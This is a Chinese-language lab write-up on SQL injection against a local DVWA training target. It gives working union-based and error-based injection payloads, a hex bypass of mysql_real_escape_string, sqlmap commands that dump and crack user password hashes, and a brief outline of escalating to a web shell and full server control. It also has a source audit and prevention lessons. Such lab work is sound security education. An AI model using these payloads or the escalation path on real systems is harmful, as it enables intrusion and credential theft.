SQL注入实验

- xiabee

0x00 实验目的

- 了解SQL注入漏洞形成原因
- 了解SQL注入过程
- 了解SQL注入的预防

0x01 实验过程

1.1 安装靶场


这里直接通过容器运行`DVWA`靶场：`docker-compse.yml`文件如下：

```
version: '2.0'
services:
    dvwa:
        image: infoslack/dvwa:latest
        # 在这里修改镜像
        ports:
            - '8000:80'
            # 在这里修改映射端口
```

在该目录下运行容器：`docker-compose up -d`


1.2 手工注入

随手做一组测试：


Vulnerability: SQL Injection

```
ID: 1
First name: admin
Surname: admin
```

输入特殊字符，发现报错，显示报错信息，可以报错注入：



localhost:8000/vulnerabilities/sqli/?id=1%27&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 1
```

输入`order by`和`union select`，能正常回显，没有被ban，可以联合查询注入：

1.2.1 联合查询注入

```
1' order by 2#
# 测试列数，在2时正常返回，说明列数为2

1' union select 1,version()#
# 查询数据库版本，结果为 5.5.47-0ubuntu0.14.04.1

1' union select database(),2#
# 查询当前数据库名

1'union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
# 查表

1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
# 查列

1' union select 1,group_concat(user,'~',password) from users#
# 查字段
```




```
ID: 1' union select 1,group_concat(user,'~',password) from users#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(user,'~',password) from users#
First name: 1
Surname: admin~5f4dcc3b5aa765d61d8327deb882cf99,gordonb~e99a18c428cb38d5f260853678922e03,1337~8d3533d75a
```

此时可以看到用户的全部用户名和密码，但是数据库中的密码为哈希值，无法直接查看明文。

1.2.2 报错注入

```
1' and updatexml(1,concat(0x7e,database(),0x7e,user(),0x7e,@@datadir),1)#
# 查看数据库信息，链接用户信息等

1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema=database()),0x7e),1) #
# 查表

1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_schema='dvwa' and
table_name='users'),0x7e),1) #
# 查列

1' and updatexml(1,concat(0x7e,(select group_concat(user,0x7e,password) from
dvwa.users)),1) #
# 查询字段
```


localhost:8000/vulnerabilities/sqli/?id=

```
XPATH syntax error: '~admin~5f4dcc3b5aa765d61d8327deb'
```

此刻即可看到数据库中的密码字段，但亦为哈希，无法看到明文。

注入到这里，理论上可以查看数据库中所有的字段了。

1.3 源码审计

LOW级别

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id =
'$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() .
'</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}
?>
```


可见 `LOW` 级别中没做任何过滤，直接插入任意注入。

Medium级别

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    //mysql_close();
}
```

查看源码可以发现 对传递的参数id进行了过滤`(' '')mysql_real_escape_string($id)`，此时无法使用单引号，但可以通过十六进制绕过，如改表名为十六进制：

```
1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273#
```


User ID: 1 Submit
More Information
http://www.securiteam.com/
https://en.wikipedia.org/wik
http://ferruh.mavituna.com/
http://pentestmonkey.net/ch
https://www.owasp.org/inde
http://bobby-tables.com/
DevTools - localhost:8000/vulnerabilities/sqli/?id=1
Elements Console Sources Network Performance Memory Application Security
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SS
ADD HEADER

```
ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273#
First name: admin
Surname: admin

ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

URL
http://localhost:8000/vulnerabilities/sqli/?id=1#

Enable POST
enctype
application/x-www-form-urlencoded

Body
Submit=Submit&id=1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273#

绕过之后即可正常注入。

High级别

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```

输入参数和显示的结果分开，和low级别的代码没有太大区别，只是加上了一个limit 1 限制条件, 通过#可以将其注释掉

Impossible级别


```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

通过`is_numeric( $id )`，限制`id`的类型，并在插入时限制`DATA`的类型，无法输入字符型注入语句，在执行时也没有多余的执行空间，不存在注入点。

1.4 SQLMAP注入

```
sqlmap -u "http://localhost:8000/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=tkrrhsno2l29m6tu2buiaidhm4; security=low"
# 利用cookie登录DVWA，再在DVWA中注入

sqlmap -u "http://localhost:8000/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=tkrrhsno2l29m6tu2buiaidhm4; security=low" --dbs
# 查库

```

```
sqlmap -u "http://localhost:8000/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=tkrrhsno2l29m6tu2buiaidhm4; security=low" -D dvwa --tables
# 查表

sqlmap -u "http://localhost:8000/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=tkrrhsno2l29m6tu2buiaidhm4; security=low" -D dvwa -T users --columns
# 查列

 sqlmap -u "http://localhost:8000/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "PHPSESSID=tkrrhsno2l29m6tu2buiaidhm4; security=low" -D dvwa -T users -C user_id,first_name,last_name,user,password --dump
# dump字段
```



```
[13:13:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[13:13:25] [INFO] fetching entries of column(s) '`user`,first_name,last_name,password,user_id' for table 'users' in database 'dvwa'
[13:13:26] [WARNING] reflective value(s) found and filtering out
[13:13:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[13:13:27] [INFO] using hash method 'md5_generic_passwd'
[13:13:27] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:13:27] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:13:27] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:13:27] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------+-----------+---------------------------------------------+
| user_id | user    | first_name | last_name | password                                    |
+---------+---------+------------+-----------+---------------------------------------------+
| 1       | admin   | admin      | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordonb | Gordon     | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 3       | 1337    | Hack       | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| 4       | pablo   | Pablo      | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| 5       | smithy  | Bob        | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------+------------+-----------+---------------------------------------------+

[13:13:27] [INFO] table 'dvwa.users' dumped to CSV file '/home/xiabee/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[13:13:27] [INFO] fetched data logged to text files under '/home/xiabee/.local/share/sqlmap/output/localhost'

[*] ending @ 13:13:27 /2021-05-11/


# xiabee @ DESKTOP-DOIHA8N in ~/web/dvwa-sqli [13:13:27]
$ 
```

此时可以看到所有字段；利用SQLMAP自带的哈希碰撞模块，得到`password`的明文。

1.5 注入后续

可以通过手工注入的`load_file/out file`等语句，在服务器中写入一句话木马，通过蚁剑连接，再利用蚁剑上传冰蝎、脏牛等POC，获取整个服务器的控制权限。

0x02 实验心得

- SQL注入比较常见，也比较危险，且往往是由开发者水平不足导致；
- 限制输入参数的变量类型往往能有效减少SQL注入；
- 在无法限制变量类型时，需要谨慎配置各个参数的作用域以及各模块的权限；
- 应建立零信任模型，在开发时就假定用户存在恶意输入，想办法避免注入攻击。